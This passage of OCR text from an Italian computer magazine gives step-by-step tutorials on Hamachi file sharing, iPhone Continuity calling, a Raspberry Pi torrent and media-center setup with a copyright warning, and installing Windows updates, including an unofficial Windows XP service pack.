Andiamo sul sito www.vpn.net e clicchiamo su *Download Now* per scaricare il software Hamachi. Al termine del trasferimento eseguiamo l'installer e seguiamo la procedura guidata fino al termine dell'installazione. Dobbiamo installarlo su tutti i PC che vogliamo condividere.

2 Una rapida registrazione

Al termine dell'installazione avviamo il software, clicchiamo su *Sign Up* e completiamo la scheda di registrazione con indirizzo e-mail e password. Clicchiamo su *Crea account* e poi colleghiamoci all'indirizzo di conferma inviatoci via e-mail. Quindi clicchiamo su *Crea nuova rete*.

3 Creiamo la nostra rete

Inseriamo un nome (*ID*) e una password per la nostra rete. Sugli altri computer, dopo aver installato Hamachi, effettuiamo il login con e-mail e password precedentemente scelti, quindi clicchiamo su *Partecipa a rete esistente* e inseriamo ID e password della rete che abbiamo creato.

4 Ecco le condivisioni

Adesso Hamachi ci mostra la nostra rete con tutti i computer ad essa collegati. Basterà cliccare su uno di essi con il tasto destro e scegliere *Sfoglia* per vederne le cartelle condivise. Se la condivisione delle cartelle prevede l'autenticazione ci verrà chiesto di inserire nome utente e password.

QUANDO CONVIENE CREARE UNA SOTTORETE

Nel **Passo 2** del **Macropasso A** abbiamo visto come creare una sottorete differente da quella d'origine per differenziare i gruppi di computer collegati dalle antenne WiMax: ciò è sicuramente una soluzione valida dal punto di vista organizzativo e della sicurezza ma, come abbiamo visto nel **Macropasso C**, ha anche delle controindicazioni: ad esempio, la difficoltà nella condivisione dei file. Se lo scopo principale del collegamento via WiMax è la condivisione di file e cartelle, allora è preferibile impostare il router come semplice Access Point (la prima opzione del router accessibile dalla sua interfaccia di configurazione e individuata dalla sigla **AP**), mantenendo così tutti i PC nella stessa rete senza alcun problema di condivisione. Se viceversa il collegamento WiMax serve principalmente per condividere la connessione a Internet, il software Hamachi è un'ottima soluzione gratuita (può infatti essere installato su 5 computer) che permette la comunicazione tra computer di sottoreti diverse.

Se abbiamo più dispositivi iOS, in caso di telefonata possiamo scegliere da quale rispondere. Svelato il trucco!

Il mio iPhone diventa dual SIM

Cosa ci occorre 5 MIN. FACILE

SMARTPHONE IOS
APPLE IPHONE 5S
Quanto costa: € 529,00
Sito Internet: www.apple.com/it

Con iOS 8 Apple ha introdotto una funzione chiamata Continuity, che consente di operare con continuità su più dispositivi registrati con lo stesso Apple ID: ciò significa, per esempio, che se abbiamo due iPhone (generazione 5 e successivi) e riceviamo una telefonata su uno dei due, possiamo rispondere da qualunque dei due telefoni. Lo stesso vale anche per gli iPad (generazione 4 e successivi), iPod Touch (generazione 5 e successivi) e computer Mac. L'unica condizione, a parte l'Apple ID, è che i dispositivi si trovino collegati alla medesima rete Wi-Fi. Può essere quindi comodo rispondere ad una telefonata, ma anche ad un SMS tramite il dispositivo che si ha in mano anziché da quello che ha effettivamente ricevuto la chiamata, che magari abbiamo dimenticato al piano di sotto. Come fare? Vediamo subito.

Lo stesso ID

1 Il trucco funziona solo se i due dispositivi si trovano registrati ad iCloud con lo stesso Apple ID: per verificare questa condizione prendiamo gli iPhone in nostro possesso, andiamo in *Impostazioni/iCloud* e assicuriamoci che il nome dell'utente e l'e-mail associata corrispondano.

Cambiamo account

2 Se così non fosse, su uno dei due dispositivi scorriamo il pannello iCloud fino in fondo, tappiamo su *Esci* e confermiamo. Fatto ciò accediamo nuovamente al pannello iCloud ed effettuiamo il login con lo stesso Apple ID dell'altro telefono.

La stessa Wi-Fi

3 Affinché la funzione *Continuity* funzioni, i due telefoni devono essere collegati alla stessa rete locale wireless. Su entrambi i telefoni, quindi, andiamo su *Impostazioni/Wi-Fi* e, se non sono già collegati, effettuiamo l'accesso alla nostra rete Wi-Fi.

Ora possiamo scegliere da dove rispondere

4 Adesso, se su uno dei due telefoni riceveremo una chiamata, squillerà anche l'altro, e potremo rispondere da quale preferiamo. La stessa cosa vale per gli SMS. Potremo, addirittura rispondere al telefono con l'iPad, dimensioni permettendo!

BUONI CONSIGLI

TELEFONA DAL COMPUTER
La funzione Continuity, come detto, consente di rispondere a telefonate ed SMS anche dal Mac, a patto che la nostra macchina sia supportata (lo sono praticamente tutti i Mac dal 2012 in poi: per conferma consultiamo il link www.winmagazine.it/link/3429) e di aver installato il sistema operativo Mac OS X 10.10 Yosemite o successivo. Una volta configurato iCloud sull'iPhone e sul Mac da Preferenze di Sistema/iCloud, basta attivare il Bluetooth su entrambi i dispositivi e collegarli alla stessa rete Wi-Fi. D'ora in poi, alle telefonate ricevute sull'iPhone squillerà anche il computer e si potrà rispondere direttamente da quello!

L'aspiratutto automatico!

Ecco come trasformare il Raspberry in un box che fa il pieno di film, serie TV e musica dal Web... in un clic

Cosa ci occorre

30 MIN. DIFFICILE

MINI COMPUTER
RASPBERRY PI 2
Quanto costa: € 42,75
Sito Internet: www.raspberrypi.org

DISTRIBUZIONE PER RASPBERRY
RASPBERRY AUTO DOWNLOADER
SOFTWARE COMPLETO
Sito Internet: www.winmagazine.it


Quando si parla di download dalla Rete bisogna tenere presente che non tutti quello si scarica è obbligatoriamente illegale. Esiste infatti tutta una serie di contenuti multimediali (film e serie TV di cui sono scaduti i diritti, brani musicali con licenza Creative Commons, software abandonware, ecc) che possono essere scaricati senza violare la legge. Per chi è un appassionato downloader di questo tipo di contenuti però può essere scomodo stare dietro a ogni novità liberamente scaricabile e può diventare complicato dover cercare continuamente nuovo materiale. Inoltre, per prelevare da Internet serve un computer, che deve essere mantenuto acceso per molto tempo, attività che comporta un consumo notevole di energia elettrica. Senza contare che nella maggioranza dei casi i PC non possono essere controllati facilmente da remoto: se siamo su un treno e ci viene improvvisamente in mente di scaricare un contenuto, dobbiamo aspettare di arrivare a casa per sederci davanti al computer su cui è installato qualche client Torrent. Inoltre, per vedere i film sulla televisione è necessario spostare i file su qualche pendrive o magari connettere un PC direttamente alla TV.

Tutto con un piccolo grande computer

Per ovviare a tutti questi inconvenienti, abbiamo pensato ad una soluzione che vede come protagonista il piccolo Raspberry. Questo computer, che costa appena 35 euro, può funzionare da media center: una volta collegato al televisore, potremo utilizzarlo per vedere film e ascoltare musica. Naturalmente, il bello del Raspberry è che essendo un computer a tutti gli effetti è possibile installare su di esso un client torrent di modo che venga utilizzato non solo per guardare i film, ma anche per scaricarli. E, grazie a una serie di programmi, è anche possibile controllare l'interno sistema da remoto, ovvero da un altro computer sfruttando una semplice interfaccia Web. Non solo: questi programmi possono semplificare e automatizzare la ricerca ed il download dei film e dei programmi televisivi. I tutorial e il sistema operativo che abbiamo preparato sono basati sul Raspberry Pi 2, che dispone di sufficiente potenza per riprodurre video in alta definizione. Il media center che abbiamo installato è il sempre ottimo Kodi, che può essere configurato fino nei minimi dettagli. Le varie interfacce Web sono in lingua inglese: purtroppo, questi programmi non sono mai stati tradotti in italiano. Per fortuna le parole da conoscere sono poche: download, search, e settings sono termini ormai noti a tutti. Il Raspberry può essere connesso al router casalingo tramite la sua porta Ethernet oppure con un qualsiasi adattatore Wi-Fi e può essere controllato con una tastiera wireless oppure con un telecomando a infrarossi. Non ci resta che assemblare il nostro aspiratutto universale.

ATTENZIONE!


Ricordiamo che scaricare da Internet contenuti video protetti da diritto d'autore è illegale in quanto viola l'articolo 174 ter della Legge sul diritto d'autore. Alcune procedure mostrate nell'articolo non vengono volutamente pubblicate in maniera dettagliata per evitare che siano messe in pratica.



TANTA MUSICA GRATIS DAL WEB

Con l'applicazione Headphones possiamo tenere sotto controllo i nostri musicisti preferiti e scaricare automaticamente tutte le loro creazioni Creative Commons. Ecco come.

Se amiamo la musica, tramite Headphones, applicazione contenuta nella nostra distribuzione, possiamo cercare i nostri musicisti preferiti che creano brani Creative Commons e aggiungerli alla lista di download. Headphones si occuperà automaticamente di trovare tutte le canzoni prodotte da quegli artisti e scaricarle. Naturalmente Headphones scaricherà anche eventuali future canzoni: ogni giorno il programma verifica se siano state rilasciati nuovi brani e provvede a scaricarli appena sono disponibili. L'interfaccia Web di Headphones si trova sulla porta ***8181***, quindi l'indirizzo da contattare tramite il nostro browser preferito è http://XX.XX.XX.XX:8181, dove ***XX.XX.XX.XX*** è l'indirizzo IP che il nostro router ha riservato al Raspberry. Per conoscere l'indirizzo IP del Raspberry è sufficiente aprire la sezione ***Settings*** di Kodi, nella scheda ***Network***. Tramite questa scheda è anche possibile impostare un connessione Wi-Fi con password (mentre le connessioni ethernet sono automatiche).



A Prepariamo il Raspberry

Per mettere in funzione il nostro mini computer dobbiamo anzitutto procurarci la distribuzione e poi salvarla su un'apposita scheda MicroSD da inserire in esso. Ecco come procedere.

1 Uno scrittore di immagini

Scarichiamo Win32DiskImager da www.winmagazine.it/link/3430, un tool che verrà usato per scrivere sulla MicroSD l'immagine del sistema operativo (un file RAR), che scaricheremo dal seguente indirizzo www.winmagazine.it/link/3432.

2 Scompattiamo l'immagine

Quando il download dell'immagine è terminato possiamo estrarlo sul disco rigido del nostro computer. Serviranno diversi minuti perché l'immagine finale è grande quasi 8 GB, mentre la versione compressa arriva a poco più di 2,5 GB.

3 Tutto sulla MicroSD

Una volta ottenuto il file *raspberry-auto-downloader.img*, inseriamo la scheda MicroSD nel computer (tramite apposito adattatore) e apriamo Win32DiskImager. Il programma ci chiederà il file appena scaricato e la lettera associata alla scheda MicroSD.

4 Già pronto all'uso

Inseriamo la scheda nel Raspberry2. Ad esso devono essere anche connessi uno schermo tramite la porta HDMI e una tastiera o un telecomando infrarossi. Colleghiamo il Raspberry alla rete elettrica e al router (tramite porta LAN o adattatore Wi-Fi/USB).

BUONI CONSIGLI

ACCEDERE AL SISTEMA OPERATIVO TRAMITE SSH

Il sistema operativo che fa funzionare il nostro Raspberry è Debian, quindi dispone del terminale bash (praticamente, il prompt dei comandi di GNU/Linux). Nel caso in cui ci fossero dei problemi, possiamo accedere al sistema con il terminale remoto SSH: da Windows si può utilizzare il programma PuTTY (www.winmagazine.it/link/3431). Il nome utente per l'accesso è "pi", mentre la password è "raspberry". I comandi possono essere eseguiti come amministratore semplicemente anteponendo al comando la parola sudo. Per ottenere un elenco dei file possiamo dare il comando ls, mentre per cambiare cartella il comando cd. Inoltre, il comando pwd ci dice in quale cartella ci troviamo al momento e df indica lo spazio residuo sui vari dischi.

B Tutti gli episodi sul nostro PC


Servendoci di SickRage possiamo cercare facilmente in Rete e scaricare automaticamente le puntate delle vecchie serie TV per le quali sono scaduti i diritti d'autore. Vediamo subito come fare.

1 C'è un nuovo show?

Se l'indirizzo IP assegnato dal nostro router al Raspberry è *XX.XX.XX.XX*, l'interfaccia Web di SickRage si trova all'indirizzo http://XX.XX.XX.XX:8081. (ricordiamo che XX.XX.XX.XX è l'IP del Raspberry). Per aggiungere un contenuto, clicchiamo su *Shows*: nel menu che compare scegliamo l'opzione *Add Shows*.

2 Alla ricerca delle serie TV

A questo punto, se non stiamo cercando uno show preciso, ma vogliamo qualche suggerimento, conviene scegliamo l'opzione di IMDB, che propone gli show di maggiore successo. Ma se vogliamo uno show specifico, scegliamo direttamente *Add New Show*.




3 Ecco subito i risultati

Per la ricerca della nostra serie televisiva preferita possiamo indicare il nome, ovviamente. Ma possiamo anche indicare la lingua e un eventuale sorgente Torrent preferenziale. Premendo il pulsante *Search* otterremo un elenco di possibili risultati. Selezioniamone uno e premiamo *Next*.

4 La cartella di salvataggio

Indichiamo quindi la cartella in cui devono essere salvati i file. La cartella da selezionare, per semplificare l'utilizzo del mediacenter Kodi, è */home/pi/Videos*. All'interno di questa cartella SickRage creerà una sottocartella che conterrà i file dello show vogliamo scaricare.



5 Scaricare o no?

Arrivando al passo successivo, dobbiamo specificare indicare quale qualità del video vogliamo (per esempio *HD 720p*), quindi scegliere come gestire gli episodi delle serie TV. Selezionato *Wanted* per le varie opzioni, gli episodi verranno scaricati.

6 Il riepilogo con tutti gli spettacoli

Una volta aggiunto lo show, possiamo trovarlo nella *Show List*. Ovviamente per il download degli episodi sarà necessario del tempo: possiamo vedere come procede la ricerca dei file scorrendo la pagina. Premendo *Edit* in alto a destra possiamo modificare le impostazioni dello show.

C Film da scaricare in un clic


Grazie all'interfaccia Web estremamente semplificata di CouchPotato possiamo ricercare e avviare il download, tramite Trasmission, di lungometraggi gratuiti in Rete selezionandone anche la qualità.


1 A tu per tu con l'interfaccia

L'interfaccia Web di CouchPotato si trova sulla porta *5050*. Quindi l'indirizzo da visitare è http://XX.XX.XX.XX:5050/ (ricordiamo che XX.XX.XX.XX è l'IP del Raspberry). L'interfaccia mostrai film più scaricati. Basta cliccare sulla locandina di un film per vedere i dettagli e decidere di scaricarlo.

2 Scegliamo una versione

Tramite la casella di ricerca possiamo cercare un film specifico scrivendo il suo nome o qualche altra indicazione (regia, anno di produzione...). Eseguita la ricerca, appaiono alcuni menu a discesa: il primo di essi ci permette di scegliere la versione del film.






3 Questione di definizione

Il secondo menu ci consente di scegliere la qualità del film: con Best sarà CouchPotato a selezionare la versione migliore disponibile. In alternativa, scegliamo noi stessi una versione (ad esempio *720p* o *1080p*). Per aggiungere il film all'elenco di quelli da scaricare, premiamo *Add*.

4 Torrent trovato o no?

Nella scheda *Movies* possiamo vedere tutti i film selezionati. Se un film è stato trovato avrà una etichetta verde, altrimenti grigia. Se il film non è stato trovato, CouchPotato cercherà periodicamente di verificare se è finalmente disponibile per il download.



5 Lo stato del download

Possiamo verificare i dettagli di uno dei film selezionati cliccandoci sopra. È presente anche una indicazione dello stato attuale del download, la dimensione e il provider. Possiamo inoltre decidere di eliminare il film, se è necessario, ed eventualmente cambiare la qualità.

6 Transmission sul Web

Verifichiamo il download tramite *Transmission* (http://XX.XX.XX.XX:9091 - ricordiamo che XX.XX.XX.XX è l'IP del Raspberry). I download vengono bloccati se sulla scheda non c'è più spazio, ma possiamo impostarlo per scaricare in dischi esterni.

Hackeriamo Windows

Microsoft non rilascia più Service Pack per il tuo OS? Solo noi ti diamo gli update unofficial

Cosa ci occorre

30 MIN. DIFFICILE

AGGIORNAMENTI DI SISTEMA
WINDOWS XP SERVICE PACK UNOFFICIAL
Lo trovi su: ☑DVD
SOFTWARE COMPLETO
Sito Internet: www.winmagazine.it

SISTEMA OPERATIVO
WINDOWS 10 HOME
Quanto costa: € 135,00
Sito Internet: www.microsoft.it

Microsoft rilascia costantemente aggiornamenti di sicurezza per Windows con cui vengono risolti bug e vulnerabilità del sistema operativo. Ci sono poi i service pack, aggiornamenti più corposi che modificano più pesantemente il sistema. Questo, almeno, è ciò che accadeva fino a qualche anno fa. L'ultimo service pack ufficiale, infatti, è l'SP1 rilasciato da Microsoft nel 2011 per Windows 7. Da Windows 8 in poi Microsoft ha deciso di adottare una politica diversa, non rilasciando più aggiornamenti cumulativi, ma una vera e propria nuova versione del sistema operativo. Per Windows 8, ad esempio, è stato rilasciato l'update 8.1. Con Windows 10, invece, vengono rilasciate costantemente le cosiddette build che non sono altro che nuove versioni dell'OS.

Aggiornamenti in corso

Se con le ultime release di Windows, quindi, si può stare relativamente tranquilli, non si può dire la stessa cosa per chi ha ancora un PC con Windows XP. Microsoft ha infatti deciso di interromperne il supporto non rilasciando più alcun tipo di aggiornamento. Per questo motivo abbiamo messo a punto un SP4 non ufficiale che installa le ultime patch e le librerie di sistema più importanti rendendo il sistema più sicuro. Certo, non trattandosi di una versione ufficiale, può capitare che si possano verificare errori e malfunzionamenti. Per questo chi esegue questo aggiornamento lo fa a suo rischio e pericolo. Per ridurre al minimo i rischi, prima di procedere è dunque consigliato fare un backup di tutti i nostri file in modo da poterli ripristinare in caso di errori. Nell'articolo troveremo, inoltre, tutti i trucchi e le dritte per mantenere tutti i sistemi operativi Microsoft (non solo XP, quindi) sempre in perfetta forma, anticipando il rilascio degli aggiornamenti ufficiali.

A Teniamo aggiornato Windows 7

Il sistema operativo Microsoft più amato dagli utenti è stato anche l'ultimo ad aver visto il rilascio di un service pack ufficiale. Ecco come procedere alla sua installazione per migliorare la nostra sicurezza su Internet.

1 Installazione automatica...

Il modo più semplice per installare il service pack per Windows 7 è quello di ricorrere alla procedura automatica. Accediamo a *Start/Tutti i programmi/Windows Update* e nel riquadro a sinistra clicchiamo *Verifica disponibilità aggiornamenti*. Selezioniamo *Service Pack per Microsoft Windows (KB976932)* e confermiamo con *OK*.

2 ... oppure manuale?

In alternativa, colleghiamoci a www.winmagazine.it/link/3419 e dal menu a tendina selezioniamo la lingua per il service pack (nel nostro caso *Italiano*). Cliccando *Scarica* verranno mostrati i file disponibili: scarichiamo la ISO da masterizzare su DVD o l'eseguibile per la versione di Windows in nostro possesso (32 o 64 bit).


3 Avviamo l'aggiornamento

Supponendo di avere la versione a 64 bit di Windows 7, selezioniamo il file *windows6.1-KB976932-X64.exe*, clicchiamo su *Avanti* e quindi salviamo il file in una qualsiasi cartella del PC. Fatto ciò, sarà sufficiente fare doppio clic sul file eseguibile e seguire la procedura guidata per portare a termine l'installazione.

AGGIORNAMENTI PER WINDOWS 8

Dopo Windows 7, Microsoft ha abbandonato l'uso dei service pack, prediligendo un sistema per gli update più automatizzato. Dopo Windows 8, quindi, è stato rilasciato Windows 8.1 che era possibile installare mediante il ***Windows Store***. Per Windows 8.1, invece, è stato rilasciato un importante Update (anche denominato ***KB 2919355***). Per installarlo automaticamente basta andare in ***Impostazioni/Modifica impostazioni PC***, cliccare su ***Aggiorna e ripristina*** e quindi su ***Windows Update***. Opzionalmente è possibile installarlo manualmente dai seguenti link:

- **Versione a 32 bit:** www.winmagazine.it/link/3420
- **Versione a 64 bit:** www.winmagazine.it/link/3421



LE NUOVE BUILD DI WINDOWS 10

A differenza delle vecchie versioni del sistema operativo Microsoft, gli aggiornamenti importanti per Windows 10 prendono il nome di build. Per scegliere il modo in cui devono essere installate basta andare in ***Start//Impostazioni/Aggiornamento e sicurezza/Windows Update*** e selezionare ***Opzioni avanzate***. Dal menu ***Scegli come installare gli aggiornamenti*** scegliamo quindi come installare gli aggiornamenti. È possibile iscriversi al programma ***Insider*** che consente di installare e provare le nuove build prima del loro rilascio ufficiale.

BUONI CONSIGLI

RIPRISTINIAMO LE VECCHIE FUNZIONI

Con il passaggio ad una versione successiva di Windows, può capitare che alcune funzioni vengano eliminate. Possiamo ripristinarle usando il tool Missed Features Installer (http://mfi-project.weebly.com). È di un file ISO che andrà masterizzato su DVD per avviarlo e scegliere le funzioni e le applicazioni da ripristinare.

DISINSTALLARE L'SP1 DI WINDOWS 7

Nel caso in cui si abbiano problemi con il Service Pack di Windows 7, è possibile disinstallarlo andando in *Start/Pannello di controllo/Programmi/Programmi e funzionalità*, cliccando *Visualizza* aggiornamenti installati, quindi *Service Pack per Microsoft Windows (KB 976932)* e *Disinstalla*.

BUONI CONSIGLI

PROBLEMI DI INSTALLAZIONE

Durante l'installazione dell'SP4 può comparire l'errore Failed to install catalog files. Per risolvere il problema proviamo a cancellare la cartella *CatRoot2* dalla directory *C:\Windows\system32*. Alcuni file potrebbero essere bloccati da processi in esecuzione. Per eliminarli usiamo il programma FileASSASSIN (www.winmagazine.it/link/3427). Cancelliamo quindi i file *tmp*.cat* che si trovano nelle sottocartelle di CatRoot, anch'essa presente nelle directory *C:\Windows\system32*. Poi tutti i file *kb*.cat* sempre nelle sottocartelle di CatRoot, i file *oem*.*in *C:\Windows\INF* e tutti i file in *C:\Windows\SoftwareDistribution*. Quindi installiamo di nuovo il Service Pack 4.

C'È ANCHE WINDOWS VISTA


Pur non essendo stato uno dei migliori sistemi operativi Microsoft, Vista è comunque ancora su tantissimi PC. Per questo OS sono stati realizzati due service pack. Per effettuarne l'installazione ci si può servire delle informazioni reperibili su www.winmagazine.it/link/3426.

QUAL È LA VERSIONE DI WINDOWS?

Per conoscere la versione del sistema operativo Microsoft installata sul nostro computer, e quindi anche il Service Pack, basta premere i tasti *Win+R*, digitare il comando *winver* e premere *Invio*.

B Windows XP e il suo SP4

L'aggiornamento non ufficiale è compatibile solo con la versione Professional a 32bit in inglese del vecchio OS. Ma con alcuni accorgimenti possiamo installarlo anche su quella italiana.



1 Procuriamoci gli strumenti

Dalla sezione *Sistema* del Win DVD-Rom scarichiamo l'archivio *WindowsXP-USP4-v3.1a-x86-ENU.zip* che contiene al suo interno anche i pacchetti *PATCHES-V3.1a.ZIP* e *SP4_BASIC-MUI.iso* che ci serviranno per l'installazione del service pack di Windows XP in italiano.

2 Modifichiamo il registro

Andiamo su Windows XP e clicchiamo su *Start/Esegui*. Digitiamo *regedit* e premiamo *Invio*. Spostiamoci in *HKEY_LOCAL_MACHINE/SYSTEM/ControlSet001/Control/Nls/Language* e modifichiamo il valore *Default* in *0409*. Facciamo la stessa cosa *InstallLanguage* e riavviamo.

3 Installiamo l'aggiornamento

A questo punto possiamo installare il Service Pack 4 facendo doppio clic sul file *WindowsXP-USP4-v3.1a-x86-ENU.exe* scaricato precedentemente. Basterà seguire la procedura guidata e portarla a termine. Clicchiamo quindi su *Finish* per completare e riavviare il sistema.

4 Scompattiamo la ISO

Al riavvio ci ritroveremo il sistema in inglese e verranno avviati in background diversi processi che renderanno il PC un po' lento per circa 20-30 minuti. Usando 7zip (sezione *Indispensabili* del Win CD/DVD-Rom) estraiamo il file *SP4_BASICMUI.ISO* o masterizziamolo su DVD.

5 I pacchetti per la lingua

Dalla cartella MUI facciamo doppio clic su *MUISETUP.exe* e installiamo i pacchetti per le lingue. Andiamo in *MUI.SP3* ed eseguiamo il file autoestraente. Facciamo la stessa cosa con *MUI.IE8* e *MUI.RDP*. Infine in *MUI.WMP* facciamo doppio clic sul file *wpm-11setup_muiita.exe*.

6 Torniamo all'italiano

